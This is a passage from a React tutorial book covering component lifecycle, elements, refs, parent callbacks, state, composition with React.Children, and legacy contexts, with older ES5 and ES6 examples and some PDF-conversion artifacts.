componentDidUpdate	All	Called after the render. This method can be used to update DOM components after the data has been updated.
---------------------------	-----	--

13.4 When a Component Updates Because of State Changes

Components update themselves whenever the State changes. The following lifecycle functions are invoked:



Function	JavaScript Version	Notes
shouldComponentUpdate	All	A very useful function for performance tuning! Called before the render method and enables to define if a re-rendering is needed or can be skipped. Never called on initial rendering. A boolean value must be returned.
componentWillUpdate	All	Called as soon as the <code>shouldComponentUpdate</code> returned true. You cannot make state changes in this method. Add code here to adjust to state changes.
render	All	Returns the markup for the Component. This markup can include Child Components, as well as references to values from Properties or States. See Chapter ' Component Rendering ' for more information.
componentDidMount	All	Invoked once. Fired once the initial render method has completed. Useful for adding post-rendering code to access or modify the DOM. At this point in the lifecycle, you can access any refs to your children (e.g., to access the underlying DOM representation). The <code>componentDidMount()</code> method of child components is invoked before that of parent components.

13.5 When a Component Unmounts

`componentWillUnmount`

Function	JavaScript Version	Notes
componentWillUnmount	All	<p>Invoked immediately before a component is unmounted from the DOM.</p> <p>Perform any necessary cleanup in this method:</p> <ul style="list-style-type: none">Invalidating timers.Cleaning up any DOM elements that were created in the 'componentDidMount' function.Removing listeners.

14 *Component Elements and More*

14.1 **React Elements**

- **Introduction**

A React Element is a plain object that stores data about a visual element that is created from a React Component. These elements are used to describe the tree of visual elements that a React Component consists of. They tell React what should be displayed by using data stored in properties. These visual elements represented by React Elements can be DOM Elements or Component Elements.

- **JSX Code**

You have JSX code in your React Component in the 'render' function. This JSX code is used to describe how the Component should be displayed. The JSX in your code is compiled down into repeated and nested calls to `React.createElement()`, in other words creating the data of how your JSX should be rendered.

- **Child Elements**

React Elements have one or more 'children' properties used to specify child React Elements. Thus the tree of React Elements is created for your React Component, describing each visual element within.

14.2 React DOM Elements

When your React Component needs to create an html DOM element (such as a button), it usually contains JSX similar to the code below:

```
<button class='btn btn-primary'>
  Primary
</button>
```

When the JSX is compiled, the following JavaScript is generated:

```
React.createElement(
  "button",
  { "class": "btn btn-primary" },
  "Primary"
);
```

This JavaScript produces the following DOM element data:

```
{
  type: 'button',
  props: {
    className: 'btn btn-primary',
    children: 'Primary'
  }
}
```


14.3 React Component Elements

When your React Component needs to create a SubComponent, it usually contains the following JSX like this:

```
ReactDOM.render(  
  <Box text="Styled Box"/>,  
  document.getElementById('content')  
);
```

Notice that Box is a Custom React Component. When the JSX is compiled, the following JavaScript is generated:

```
"use strict";  
ReactDOM.render(React.createElement(Box, { text: "Styled Box" }), document.getElementById('content'));
```


This JavaScript produces the following DOM element data:

```
{  
  type: Box,  
  props: {  
    text: 'Styled Box'  
  }  
}
```

● Try It Out

If you want to see how your JSX code is converted into the JavaScript, please take a look at the following webpage. You enter JSX code in the left side panel and babel generates it on the fly and displays it on the right panel.

<https://babeljs.io/repl/>



14.4 The Difference Between DOM Elements and Component Elements

Notice how the React DOM Element has the property 'type' and that property is set to 'button'. Also notice that React Component element has the property 'type' and that property is set to 'Box'. So the type either indicates which type of element is to be created, or the name of the React Component to be created.

14.5 Element Tree

A React Component can be declared in several different ways. It can be a class with a `render()` method. Alternatively, in simple cases, it can be defined as a function. In either case, it takes props as an input, and returns an element tree as the output.

14.6 Mounting

Once you have the element tree that represents the visual elements of your component as data in React Elements, you call `React.render` to mount the Component into the Document. This is when React creates the DOM elements from their data representations and inserts these elements into the DOM itself, replacing the target DOM element it is mounted to. Now the React Component is ‘live’ in the DOM!

```
let foo = React.createElement(FooComponent);  
React.render(foo, container);
```

14.7 Component Backing Instance

Your React Component is instantiated into an instance when it's elements are rendered by React (fired by the call to 'ReactDOM.render'). As mentioned above, the rendering results in modifying the DOM node to reflect the React Elements, updating the UI. When 'ReactDOM.render' is called, this method returns an instance of the React Component known as the Component Backing Instance.

The Component Backing Instance represents a 'live' instance of your React Component, including its data (state). React Components have state and therefore backing instances. React Stateless functions do not have state so they don't have backing instances.

● Example

The example code below creates a React Component and calls a method in the Component Backing Instance:

```
var myComponentElement = <MyComponent />; // This is just a ReactElement.  
var myComponentInstance = ReactDOM.render(myComponentElement, myContainer); myComponentInstance.doSomething();
```

14.8 Component Element Refs

● Introduction

Sometimes a developer needs access to some of the elements within their React Component – for example a ‘name’ text box in an input form React Component. React ‘Refs’ provide a way for developers to access these elements using a ‘ref’ identifier. These ‘Refs’ can be used to manipulate these elements (for example set styles, get values, setvalues etc) once the React Component has been mounted (from the ‘componentDidMount’ function onward in the React Component Lifecycle).

● Example – Introduction

In the example below we use component refs to set the values of two input boxes.



● Example - Steps

1. [Create a Skeleton React Application in JsBin.](#)
2. [Add the following to the html, inside the body:](#)

```
<div id="content"></content>
```

3. [Add the following code to the JSX\(React\) code:](#)

```
var DataInput = React.createClass({
  componentDidMount: function() {
    var name = this.refs.name;
    name.value = 'Peter'
    var city = this.refs.city;
    city.value = 'Atlanta'
  },
  render: function() {
    return (
      <form onSubmit={this.handleSubmit}>
        <div>
          Name:<input type="text" ref="name" placeholder="Enter name"/>
        </div>
        <div>
          City:<input type="text" ref="city" placeholder="Enter city"/>
        </div>
      </form>
    );
  }
})
```

```
});  
ReactDOM.render(  
  <DataInput />,  
  document.getElementById('content')  
);
```

- **Example – Notes**

Notice how we add a 'ref' element to each input element.

We add a lifecycle function 'componentDidMount' that is fired when the React Component has mounted.

In the 'componentDidMount' function use the 'ref' element to access each field and set each field's value.

Developers are nowadays encouraged to use 'React.findDOMNode(this.refs[])' to access the DOM elements using refs.

- **Ref Callbacks**

The ref attribute can be a callback function, and this callback will be executed immediately after the component is mounted. The referenced component will be passed in as a parameter, and the callback function may use the component immediately, or save the reference for future use (or both).

- ***Example (Pre-ES6)***

```
render: function() {  
  return (  
    <TextInput  
      ref={function(input) {  
        if (input != null) {  
          input.focus();  
        }  
      }} />  
  );  
}
```

- ***Example (Post-ES6)***

```
render() {  
  return <TextInput ref={(c) => this._input = c} />;  
}  
componentDidMount() {  
  this._input.focus();  
}
```


15 Component Properties & Callbacks

15.1 Parent Component Callbacks



Remember the Chapter ‘[Introduction to Component Properties](#)’? We mentioned Component Properties, how we could pass data from parent Components to child Components through custom attributes. Well we can also pass callback functions through custom attributes from parent Components to child Components. This works great when you want to handle child events in the parent.

Also remember Chapter ‘[Component Design - Thinking in React](#)’, where we mentioned ‘Data Flow’. How Data should flow downwards from higher-level components to lower-level components and events should flow upwards. Parent Component Callbacks enable events to flow upwards.

- **Example (ES5)**

- **Introduction**

In the example below we add a button to each Car Component but we handle the click in the CarList Component, displaying an alert.



- **Steps**

1. Create a Skeleton React Application in JsBin. (see [//TODO](#)).
2. Add the following to the html, inside the body:

```
<div id="content"></content>
```

3. Add the following code to the JSX(React) code:

```
var Car = React.createClass({
  render: function() {
    return (
      <div>
        {this.props.make} {this.props.model}
        &nbsp;
        <input type="button" value="Delete" onClick={this.props.onCarClick}/>
      </div>
    );
  }
});

var CarList = React.createClass({
  handleOnCarClick: function(e) {
```

```

    alert('car:' + e)
  },
  render: function() {
    var that=this;
    var carNodes =
    this.props.data.map(function(car) {
    return (
    <Car key={car.key} make={car.make} model={car.model} onCarClick={that.handleOnCarClick} />
    );
    });
    return (
    <div>{carNodes}</div>
    );
  }
});

var data = [
  {key:1, make: "Hyundai", model: "Elantra"},
  {key:2, make: "Chevrolet", model: "Camaro"}
];

ReactDOM.render(
  <CarList data={data} />,
  document.getElementById('content')
);

```

- **Notes**

We add the event listener in the 'render' function in the CarList. Notice how we use 'var that=this' and 'that.handleOnCarClick'. This is required because the 'this' variable has a different value inside the context of the 'map' function. We will cover this in more detail in the Appendix ['JavaScript Techniques'](#).

- **Example (ES6)**

- **SearchBox Component**

In the React Trails project we have SearchBox Components that are basically html textfields that allow the user to enter text. They don't have any internal state and they could be rewritten as Stateless Functions, I should have done that!



Notes:

These Components have their value set by the 'searchText' property set by the Parent Component.

These Components use the 'searchChangeHandler' property set by the

Parent Component as the 'onChange' event handler.

```
import React from 'react';
import { Textfield } from 'react-mdl';


class SearchBox extends React.Component {

  render() {
    if (this.props.autoFocus) {
      return (
        <Textfield
          ref="input"
          autoFocus
          onChange={ this.props.searchChangeHandler }
          label={ this.props.label }
          style={{ width: '200px' }}
          value={ this.props.searchText }
        />);
    } else {
      return (
        <Textfield
          ref="input"
          onChange={ this.props.searchChangeHandler }
          label={ this.props.label }
          style={{ width: '200px' }}
          value={ this.props.searchText }
        />);
    }
  }
}

export default SearchBox;
```

- ***Search Component***

In the React Trails project we have the Search Component, which is used for the Search page. This is a Component that contains both the state and the child components required to perform a search.



Notes:

This is the Parent Component and contains the SearchBox Components.

This Component contains the state for the search fields: `searchActivity` and `searchCity`.

This Component contains the event handlers for the search fields: `activityChangeHandler` and `cityChangeHandler`. These are the Parent Component Callbacks that are passed to the Child Components.

This Component calls the 'bind' method on the event handlers. This enables these event handlers to reference the 'this' keyword. See Appendix '[JavaScript Techniques](#)' for more information on the 'bind' method.

This Component passes the state and the event handlers to the SearchBoxes.

```
import ...

class Search extends React.Component {

  constructor(props) {
    ...
    this.activityChangeHandler = this.activityChangeHandler.bind(this);
    this.cityChangeHandler = this.cityChangeHandler.bind(this);
    ...
  }

  activityChangeHandler(event) {
    const searchText = event.target.value;
    this.setState({ searchActivity: searchText });
  }

  cityChangeHandler(event) {
    const searchText = event.target.value;
    this.setState({ searchCity: searchText });
  }

  ...
}
```

```
render() {  
  return (  
    <div className="centered">  
      <h2>Search</h2>  
      <SearchBox autoFocus="true" ref="activity" label="Activity eg hiking" busy={this.state.busy} searchText={this.state.searchActivity}  
searchChangeHandler={this.activityChangeHandler}/>  
      &nbsp;  
      <SearchBox label="City eg Atlanta" busy={this.state.busy} searchText={this.state.searchCity} searchChangeHandler=  
{this.cityChangeHandler}/>  
      &nbsp;  
      ...  
    </div>);  
};  
  
...  
}  
  
export default Search;
```


16 *Component States*

16.1 **State Best Practices**

Ideally the state of a component should not depend on the properties passed in.

Properties can be used to influence states but they should not be used to set states.

Components should use the simplest state data possible. Try to boil the state down to Boolean values if possible. For example, don't use a number to represent a true or false. Use a boolean instead.

Don't perform calculations or logic operations with state data. Leave the calculations and logic to the render function.

16.2 Combining Properties and States

Sometimes you need to initialize state data from property data. This is fine but you need to be careful to ensure the following:

1. You are using the state when you need to and only the props when the state data is initialized. Using props to generate state often leads to duplication of “source of truth”, i.e. where the real data is.
2. You are not writing confusing code. Don't have the same name for the property data item and the state data item. For example, it is better to have property 'initialName' and state 'name' then have property 'name' and state 'name'.
3. The state data is really changed in the Component. Don't use state data unless its value is changed within the Component.

16.3 Setting State

- **Introduction**

Treat `this.state` as if it were immutable. Never set `'this.state'`, always use `'setState'`.

- **Method `'setState'`**

It works asynchronously; it does not change state immediately, it puts the Component into a pending state transition. That means after calling `setState` the `'this.state'` variable is not immediately changed.

The first argument can be one of the following:

an object containing zero or more keys to update

```
setState({mykey: 'my new value'});
```

a function that returns an object containing keys to update.

```
setState(function(previousState, currentProps) { return {myInteger: previousState.myInteger + 1}; });
```

The second argument is the optional callback once the state is set and the rendering completes.

- ***setState Triggers Re-Rendering***

`setState()` will always trigger a re-render unless conditional rendering logic is implemented in `shouldComponentUpdate()`. For more information on this, refer to Chapter ['Change Detection and Performance'](#).

- **Method `'replaceState'`**

This method is like `'setState'` but it deletes any existing state keys.

The first argument is the complete new state. The future state will only contain data from this state.

The second argument is the optional callback once the rendering completes.

```
void replaceState( object nextState, [function callback] )
```

- **ES5**

This method is available in ES5.

- **ES6**

This method is not available in ES6.

- **Method `'forceUpdate'`**

This method will force React to re-render the Component.

The first argument is the optional callback once the rendering completes.

16.4 Mounting Status

- **Method ‘isMounted’**

isMounted() returns true if the component is rendered into the DOM, false otherwise.

The primary use case for isMounted() is to avoid calling setState() after a component has unmounted, because calling setState() after a component has unmounted will emit a warning.

This can happen if there is a long-running asynchronous process that finishes after the Component has been unmounted.

- **ES5**

This method is available in ES5.

- **ES6**

This method is not available in ES6. However, you can implement this yourself with an instance variable set by the ‘componentDidMount’ and ‘componentWillUnmount’ functions.

```
componentDidMount() {  
  this.mounted = true;  
}  
  
componentWillUnmount() {  
  this.mounted = false;  
}
```


17 *Component Composition*

17.1 **Introduction**

React Components can be ‘Composed’. This means that Components can be put inside other Components, i.e. nested. Parent Components that contain other Components are also their parent (or ‘owner’) in the DOM generated by React.

Composition works the same in Pre-ES6 and Post-ES6 so we only provide a pre-ES6 example.

17.2 Rendering of Child Components

1. If the Parent Component renders a tree of elements, with the root being an html element than the child Components are automatically rendered inside the Parent Component for you.

That's because React provides the Html Element Component for you and it includes the code to render the child Components inside.

2. If the root element is a Custom React Component (one that you or someone else wrote) then the child Components are not automatically rendered inside the Parent Component for you, you have to do that yourself! Luckily this is simple.

17.3 Pre-ES6 and Post-ES6

Composition works the same with Pre and Post ES6 JavaScript. Both allow access to the ‘children’ property.

17.4 Composition with HTML Parent Elements


- **Introduction**

When you create a React Component, it renders a tree of elements. Remember that a React Component can only have one root element and this is the element that contains all of the other elements for that Component. It is very common to render a tree of elements having an html element for the root.

- **Example (Pre-ES6 and Post-ES6)**

- **Introduction**

Let's build a React Component that contains two subcomponents: a search box and a list of results. This example renders a tree '`<div><Search/><List/></div>`'. Notice that the root is an html 'div' element which contains two Custom React Components inside.



- **Steps**

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="content"></content>
```

3. Add the following code to the JSX(React) code:

```
var Search = React.createClass({
  render: function() {
    return (
      <div>
        Search <input type="text" />
      </div>
    );
  }
});
```



```

var List = React.createClass({
  render: function() {
    var divStyle = {
      backgroundColor: 'white',
      border: '1px solid #c0c0c0'
    };
    return (
      <div style={divStyle}>
        <div>Mark Clow</div>
        <div>Mark Smith</div>
        <div>Mark Brown</div>
      </div>
    );
  }
});

var Component = React.createClass({
  render: function() {
    var divStyle = {
      margin: '20px'
    };
    return (
      <div style={divStyle}>
        <Search />
        <List />
      </div>
    );
  }
});

ReactDOM.render(
  <Component />,
  document.getElementById('content')
);

```

- **Notes**

1. The root element is a 'div'.
2. Inline styling is used. Refer to Chapter '[Component Styling](#)' for more information.

17.5 Composition with Custom React Component Parent Elements

- **Introduction**

Sometimes you don't want to surround your elements with an html element, you want your root element to be your React Component.

- **Example (Pre-ES6)**

- **Introduction**

Let's build a React Component that can contain subcomponents. We will create a 'Box' Component for the root then render it with some subcomponents (text) inside. This example renders a tree '`<Box><child elements></Box>`'.

- **Steps**

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="content"></content>
```


3. Add the following code to the JSX(React) code:

```
var Box = React.createClass({
  render: function() {
    let style =
      {border: '1px solid black',
       minHeight: '100px'};
    return (
      <div style={style}>
        </div>
    );
  }
});

ReactDOM.render(
  <Box>This is a box</Box>,
  document.getElementById('content')
);
```

- **Notes**

1. Notice that the text 'This is a box' is missing:




This is because the child elements are not being included into your React Component. You have to add code to ensure they are included in the rendering.

2. To include the child elements in the rendering you should amend the rendering function to include `'this.props.children'`.

```
render: function() {  
  let style =  
    {border: '1px solid black',  
     minHeight: '100px'};  
  return (  
    <div style={style}>  
      {this.props.children}  
    </div>  
  );  
}
```

3. That's better:



This is a box

17.6 **this.props.children**

- **Introduction**

This property gets you references to the React Component's child components. When the React Component has one child, you get a single reference. When the React Component has more than one child, you get an array of references.

17.7 React.Children

- **Introduction**

The React API contains React.Children, which provides utilities for dealing with 'this.props.children'. The React.Children utilities can be useful if you are producing Parent Components that contain Child Components.

- **React.Children.map**

- *Introduction*

This function allows the developer to traverse the 'children' property, invoking a method for each child and adding the result to an array.

- *Example (Pre-ES6)*

Introduction

Let's build a Component that displays a list of people.



Steps

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="container"></div>
```

3. Add the following code to the JSX(React) code:

```
var People = React.createClass({
  render: function() {

    // Generate list.
    var children =
    React.Children.map(this.props.children, child => {
      var personName = child.props.children;
      return <li>{personName}</li>
    });

    return <div><h3>{children.length} People:</h3><ol>{children}</ol></div>;
  }
});
```

```
});  
  
ReactDOM.render(  
  <People>  
    <p>fred</p>  
    <p>peter</p>  
    <p>mary</p>  
    <p>paul</p>  
  </People>,  
  document.getElementById('container')  
);
```

Notes

1. The render function calls the `React.Children.map` function to process each child element of the current Component (`People`).
2. The first argument to the `React.Children.map` function is the array (or collection) that you wish to traverse.
3. The second argument is the function that gets called for each child. In this case we provide an arrow function.
4. Every time the arrow function is called for a child, the result is added to the array returned from the call to `React.Children.map`.
5. The arrow function examines each child object, which is something like this `<p>Peter</p>`. This `'p'` element has text as a child element, so it uses `'child.props.children'` to return a list element containing the text (ie name) every time.
6. The `People` Component creates a heading then creates an ordered list, to which it adds the array of elements from the call to `React.Children.map`.

● **React.Children.forEach**

• **Introduction**

This function is the same as `React.Children.map` except that you don't return anything when you process each child element. However, you can modify the child itself!

• **Example (Pre-ES6)**

Introduction

Let's build a Component that displays a list of people, this time with some color!



Steps

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="container"></div>
```

3. Add the following code to the JSX(React) code:

```
var People = React.createClass({
  render: function() {

    // Process every child, adding style.
    var count = 1;
    React.Children.forEach(this.props.children, child => {
      var personName = child.props.children;
      count += 2;
      var color = "#" + count + count + "0000";
      child.style = {padding:10, color:"#ffffff", backgroundColor:color};
    });

    // Generate list.
    var children =
      React.Children.map(this.props.children, child => {
        var personName = child.props.children;
        return <li style={child.style}>{personName}</li>
      });
    return <div><h3>{children.length} People:</h3><ol>{children}</ol></div>;
  }
});

ReactDOM.render(
  <People>
    <p>fred</p>
    <p>peter</p>
    <p>mary</p>
```



```
<p>paul</p>
</People>,
document.getElementById('container')
);
```

Notes

1. This example is very similar to the previous example in that it uses 'React.Children.map' to generate a list of people.
2. The difference is that it uses 'React.Children.forEach' to process each child element and calculate a style for each first. So we are using 'React.Children.forEach' to perform some form of pre-calculation.
3. Then it generates the list of people as before, except with styling.

● React.Children.count


• Introduction

Returns the total number of child components. Note that it doesn't return the number of children, grandchildren, great-grandchildren etc.

• Example (Pre-ES6)

Introduction

Let's build a Component that displays the number of child elements.



• Steps

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="container"></div>
```

3. Add the following code to the JSX(React) code:

```
var People = React.createClass({
  render: function() {
    var count = React.Children.count(this.props.children);
    return <div><h3>{count} People</h3></div>;
  }
});

ReactDOM.render(
  <People>
    <p>fred<p>mary</p></p>
    <p>peter</p>
    <p>mary</p>
```

```
<p>paul</p>
</People>,
document.getElementById('container')
);
```

- **Notes**

1. This example displays a number of children.
2. The child 'fred' contains a child 'mary', so the number of children plus grandchildren would be equal to 5.
3. The code 'React.Children.count(this.props.children)' doesn't include the grandchild in the count.

- **React.Children.only**

- **Introduction**

Return the only child in children. Throws an error otherwise.

- **Example (Pre-ES6)**

Introduction

Let's build a Component that displays the html tag for the single child element.

Child Element is a 'p'.

- **Steps**

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="container"></div>
```

3. Add the following code to the JSX(React) code:

```
var People = React.createClass({
  render: function() {
    var onlyChild =
      React.Children.only(this.props.children);
    return <div>Child Element is a '{onlyChild.type}'</div>;
  }
});

ReactDOM.render(
  <People>
    <p>fred</p>
  </People>,
  document.getElementById('container')
);
```

- **Notes**

1. This example only works if we have one 'p' element inside the 'People' tag.
2. When I added a second 'p' element the code stopped working and I got the following console log:

error Error: Minified exception occurred; use the non-minified dev environment for the full error message and additional helpful warnings.

at r (https://fbcdn-dragon-a.akamaihd.net/hphotos-ak-xta1/t39.3284-6/12624096_747368668729465_1053913233_n.js:16:17348)

at Object.r [as only] (https://fbcdn-dragon-a.akamaihd.net/hphotos-ak-xta1/t39.3284-6/12624096_747368668729465_1053913233_n.js:16:8564)

at t.render (jahekimigi.js:4:22)

at _renderValidatedComponentWithoutOwnerOrContext (https://fbcdn-dragon-a.akamaihd.net/hphotos-ak-xta1/t39.3284-6/12624096_747368668729465_1053913233_n.js:13:18763)

at _renderValidatedComponent (https://fbcdn-dragon-a.akamaihd.net/hphotos-ak-xta1/t39.3284-6/12624096_747368668729465_1053913233_n.js:13:18851)

at mountComponent (https://fbcdn-dragon-a.akamaihd.net/hphotos-ak-xta1/t39.3284-6/12624096_747368668729465_1053913233_n.js:13:15153)

at Object.mountComponent (https://fbcdn-dragon-a.akamaihd.net/hphotos-ak-xta1/t39.3284-6/12624096_747368668729465_1053913233_n.js:15:4834)

at mountComponent (https://fbcdn-dragon-a.akamaihd.net/hphotos-ak-xta1/t39.3284-6/12624096_747368668729465_1053913233_n.js:13:15249)

at Object.mountComponent (https://fbcdn-dragon-a.akamaihd.net/hphotos-ak-xta1/t39.3284-6/12624096_747368668729465_1053913233_n.js:15:4834)

at v (https://fbcdn-dragon-a.akamaihd.net/hphotos-ak-xta1/t39.3284-6/12624096_747368668729465_1053913233_n.js:14:22561)

jahekimigi.js:16 Uncaught Error: Minified exception occurred; use the non-minified dev environment for the full error message and additional helpful warnings.

- **React.Children.toArray**
- **Introduction**

Returns the children as an array with keys assigned to each child. Useful if you want to manipulate collections of children in your render methods, especially if you want to reorder or slice this.props.children before passing it down.

- **Example (Pre-ES6)**

Introduction

Let's build a Component that displays the first two of child elements only.



- **Steps**
- 1. Create a Skeleton React Application in JsBin. (see //TODO).
- 2. Add the following to the html, inside the body:

```
<div id="container"></div>
```

3. Add the following code to the JSX(React) code:

```
var People = React.createClass({  
  render: function() {
```

```
var arr = React.Children.toArray(this.props.children);

return <div><h3>First Two People</h3>{arr.slice(0,2)}</div>;

}

});

ReactDOM.render(
  <People>
    <p>fred</p>
    <p>peter</p>
    <p>mary</p>
    <p>paul</p>
  </People>,
  document.getElementById('container')
);
```


- **Notes**

1. This example extracts the children into the array 'arr'.
2. The 'render' function returns a heading plus the first two items of the array, extracted using the 'slice' method of the array.

18 Component Contexts

18.1 Introduction to Data Flows


In the Chapter '[Component Design – Thinking in React](#)' we will talk about how data flows in the Component Tree from the higher level Components down to Lower Level Components. Remember the search box from the Composition Chapter?



Search

- Mark Clow
- Mark Smith
- Mark Brown

In this case the data would probably be stored in the higher-level Component then rendered from properties in the lower-level Components:



If you find this confusing, don't worry too much, we will cover it more in the Chapter '[Component Design – Thinking in React](#)'.

18.2 Passing Data from Higher-Components to Lower-Level Components

- **Option 1 – Properties – Most Commonly Used**

Anyway when we pass data from higher-level Components to lower-level Components we usually use Properties. This works well most of the time but sometimes there is data (or objects) that you want access to several levels down in the Component hierarchy. For example, if you want to pass a data object from a grandparent object to a child object then you need to pass the property from the grandparent to the parent then the parent to the child. This is cumbersome and in this case it is easier to use Contexts.

- **Option 2 – Contexts – Useful for Global Objects**

Contexts allow the developer to pass data down through all lower levels of the Component hierarchy without passing the properties between each level. They also work in both ES5 and ES6. For example, you could have a user object that contains information about the current user. This user object could provide very useful information to every component. The developer has the option of passing this user object around using properties. However, it is much easier to use contexts for such a global object.

18.3 How to Use Contexts

● Introduction

Contexts aren't hard to use: you set them up in the higher-level Components then consume them in the lower-level Components. On the higher-level component you specify a list of what context data objects are to be made available, and you provide their values with the 'getChildContext' method. On the lower-level components you specify a list of what context data objects are required by that Component and they are made available as properties in the 'this.context' object.

● Step 1: Declare Context Provider

You are going to declare two things in your higher-level Component:

1. Declare 'childContextTypes'. This is a property that allows you declare a list of which context data objects are going to be made available to the lower-level child Components under this higher-level Component.
2. Write 'getChildContext()' method. This is a method that returns the context data object(s) to pass down to lower-level Components under this higher-level Component.

● ES5 Code:

```
var A = React.createClass({
  childContextTypes: {
    name: React.PropTypes.object
  },
  getChildContext: function() {
    return {
      currentUser: this.props.currentUser
    };
  },
  render: function() {
    return (...);
  }
});
```

● ES6 Code:

```
class ContextProvider extends React.Component {
  static childContextTypes = {
    currentUser: React.PropTypes.object
  };

  getChildContext() {
    return {currentUser: this.props.currentUser};
  }
  render() {
    return(...);
  }
}
```


- **Step 2: Utilize Contexts**

1. Declare 'contextTypes'. This is a property that allows you declare a list of which context data objects are going to be used by this the lower-level child Components.
2. Use the 'context' variable to access the context data objects.

- **ES5 Code:**

```
var B = React.createClass({
  contextTypes: {
    currentUser: React.PropTypes.object
  },
  render: function() {
    return <div>User: {this.context.currentUser.name}</div>;
  }
});
```

- **ES6 Code:**

Not overriding the constructor:

```
class ContextConsumer extends React.Component {
